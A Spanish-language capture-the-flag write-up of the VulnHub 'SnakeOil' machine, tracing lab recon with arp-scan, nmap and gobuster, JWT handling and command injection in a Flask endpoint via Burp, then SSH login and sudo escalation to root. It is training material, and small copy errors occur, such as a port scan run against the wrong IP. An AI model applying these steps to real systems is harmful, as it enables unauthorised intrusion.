


DIGITALWORLD.LOCAL:SNAKEOIL — WRITEUP


Crear dos máquinas virtuales en Virtual Box:

- Kali Linux (Maquina para Atacar)
- SnakeOil (Maquina a vulnerar): <https://www.vulnhub.com/entry/snakeoil-1,738/>




Crear un entorno de virtualización aislado, para la prueba de pentesting:

- Configurar una red en Virtual Box, en **Archivo>Herramientas>Administrador de red**, (Virtual Box ya tiene una por defecto, se usará esa: **VirtualBox Host-Only Ethernet Adapter**)



- Se aplica en ambas maquinas, al seleccionar la maquina en Configuración>Red>AdaptadorX
- En la opción “Conectado a:” se toma la opción de “Adaptador solo anfitrión” y seleccionamos el nombre de **VirtualBox Host-Only Ethernet Adapter**



- Se inicializan ambas máquinas para realizar la prueba de pentesting

Identificar las redes (IPs)

- Identificar la maquina con la que trabajamos (Kali Linux) con el comando: **ip a**, obteniendo:

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 399sec preferred_lft 399sec
   inet6 fe80::e06a:6024:f635:ba09/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- Identificar que otras redes existen con: **sudo arp-scan --localnet -I eth0**, obtenido:

```
(kali@kali)-[~]
$ sudo arp-scan --localnet -I eth0
Interface: eth0, type: EN10MB, MAC: 08:00:27:d2:26:79, IPv4: 192.168.56.101
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:05    (Unknown: locally administered)
192.168.56.100 08:00:27:b6:66:de    (Unknown)
192.168.56.102 08:00:27:b9:7c:d3    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.842 seconds (138.98 hosts/sec). 3 responded
```

- Identificada la IP se visualiza que SnakeOil es la de 192.168.56.102, la cual analizaremos con: **sudo nmap -p- -T5 192.168.56.102**, obteniendo:

```
(kali@kali)-[~]
$ sudo nmap -p- -T5 192.168.56.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-20 14:02 EST
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
3580/tcp  open  nati-svrloc
3582/tcp  open  press
8080/tcp  open  http-proxy
MAC Address: 0A:00:27:00:00:05 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 67.67 seconds
```

- Volvemos a analizar el dispositivo, pero más específicamente los puertos que estos tienen con: **sudo nmap -p22,80,8080 -sV -sC -O -oN nmap.log 192.168.56.102**, obteniendo:

```
(kali@kali)-[~]
$ sudo nmap -p22,80,8080 -sV -sC -O -oN nmap.log 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-20 14:07 EST
Nmap scan report for 192.168.56.102
Host is up (0.00075s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256  f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256  ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http     nginx 1.14.2
|_ http-title: Welcome to SNAKEOIL!
|_ http-server-header: nginx/1.14.2
8080/tcp  open  http     nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
MAC Address: 08:00:27:B9:7C:D3 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.22 seconds
```

Lo que significa que puerto 8080 es un puerto alternativo común para el tráfico web HTTP, utilizado frecuentemente para servicios proxy, pruebas de desarrollo y servidores de aplicaciones (como Apache Tomcat) cuando el puerto 80 estándar está bloqueado o en uso, siendo de relevancia.

Identificar posibles vectores de ataque.

- Usamos **gobuster** para encontrar directorios y archivos ocultos en sitios web, esto usando el comando: **gobuster dir -u http://192.168.56.102:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -x php,txt -t 50 -b 403,404**, obteniendo:

```
(kali@kali)~$ gobuster dir \
-u http://192.168.56.102:8080 \
-w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt \
-x php,txt \
-t 50 \
-b 403,404

gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://192.168.56.102:8080
[*] Method: GET
[*] Threads: 50
[*] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[*] Negative Status codes: 403,404
[*] User Agent: gobuster/3.8.2
[*] Extensions: php,txt
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

test (Status: 200) [Size: 17]
login (Status: 405) [Size: 64]
users (Status: 200) [Size: 140]
1 (Status: 200) [Size: 2193]
registration (Status: 200) [Size: 29]
5 (Status: 200) [Size: 2103]
2 (Status: 200) [Size: 2356]
secret (Status: 500) [Size: 37]
4 (Status: 200) [Size: 2324]
01 (Status: 200) [Size: 2193]
04 (Status: 200) [Size: 2324]
02 (Status: 200) [Size: 2356]
create (Status: 200) [Size: 2596]
run (Status: 405) [Size: 178]
05 (Status: 200) [Size: 2103]
001 (Status: 200) [Size: 2193]
002 (Status: 200) [Size: 2356]
0001 (Status: 200) [Size: 2193]
Progress: 89997 / 89997 (100.00%)

Finished
```

Haciendo

- [-] -u → URL objetivo (con **http://** y **puerto** ✓)
- [-] -w → diccionario correcto
- [-] -x php,txt → extensiones comunes
- [-] -t 50 → 50 hilos (rápido pero estable)
- [-] -b 403,404 → ignora falsos positivos comunes

NOTA: En caso de no contar con gobuster, implementar: **sudo apt update && sudo apt install gobuster**

Por parte de las listas de diccionarios emplear: **sudo apt update && sudo apt install gobuster**

- Ingresar a través de Firefox al servidor local de la ip visualizando el contenido que este tiene, posible información de vital importancia para el ataque:



[Good Tech Inc](#)

- [About](#)
- [New Post](#)

"Hola" was successfully deleted!

Welcome to Good Tech Inc.'s Snake Oil Project

Introduction

2021-06-19 10:02:53 [Edit](#)

House Rules

2021-06-19 10:02:53 [Edit](#)

Useful Links

2021-08-18 00:29:46 [Edit](#)

Activar Windows

Ve a Configuración para activar Windows



[Good Tech Inc](#)

- [About](#)
- [New Post](#)


Useful Links

2021-08-18 00:29:46


For building flask applications, we often require incorporating authentication into them. One way is through the use of JWTs. I personally use this: <https://flask-jwt-extended.readthedocs.io/en/stable/options/>

Encontramos que la Para crear aplicaciones Flask, a menudo necesitamos incorporar autenticación. Una forma de hacerlo es mediante el uso de JWT., es decir se usa JWT


- Haciendo uso de la herramienta **BURP** (usada en seguridad en aplicaciones web (pentesting) y detección de vulnerabilidades), empleando:
 - Proxy de Intercepción: Es el núcleo de la herramienta, permitiendo ver y alterar peticiones y respuestas antes de que lleguen al servidor o al navegador.
 - Repeater: Permite manipular y reenviar peticiones individuales manualmente para analizar comportamientos
- Ingresamos a la primera url en este caso el de /registration, donde en un inicio al mandarlo a repeater obtenemos:




- Ahora ingresameos a /secret para obtener la secret_key, por lo que aplicamos cookie, y usamos el acces token para obtenerlo en Repeater




- Cambiamos a run cambiamos el tipo de contenido a json, modificamos a POST e ingresamos la URL y la secret_ket obtenida:





- Al comprobar nos encontramos que , el parámetro URL es vulnerable a la inyección de comandos.



• Buscamos directorios



• Encontramos en este lo siguiente:



- Con eso obtenido nos conectamos remotamente a la maquina SnakeOil:

```
(kali@kali)~$ ssh patrick@192.168.56.102
The authenticity of host '192.168.56.102' can't be established.
ED25519 key fingerprint is SHA256:j6ytSalC59gdH0E3qXAhAky3XaaSGL9IeOeEML7+Imc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.102' (ED25519) to the list of known hosts.
patrick@192.168.56.102's password:
```

- E ingresamos la contraseña obtenida:

```
patrick@192.168.56.102's password:
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
patrick@SNAKEOIL:~$ id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)
```

- Realizamos lo necesario y completamos la practica

```
patrick@SNAKEOIL:~$ id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)
patrick@SNAKEOIL:~$ sudo su
[sudo] password for patrick:
root@SNAKEOIL:/home/patrick# id
uid=0(root) gid=0(root) groups=0(root)
root@SNAKEOIL:/home/patrick# cd
root@SNAKEOIL:~# ls -la
total 36
drwxr-xr-x  4 root root 4096 Aug 16  2021 .
drwxr-xr-x 19 root root 4096 Jun 12  2021 ..
-rw-r--r--  1 root root   5 Aug 16  2021 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4096 Jun 19  2021 .cache
drwxr-xr-x  3 root root 4096 Jun 19  2021 .local
-rw-r--r--  1 root root 148 Aug 17  2015 .profile
-r--r--  1 root root  63 Aug 16  2021 proof.txt
-r--r--  1 root root 669 Aug 16  2021 sudoers.bak
root@SNAKEOIL:~# cat proof.txt
Congratulations on obtaining a root shell on this machine! :-)
root@SNAKEOIL:~#
```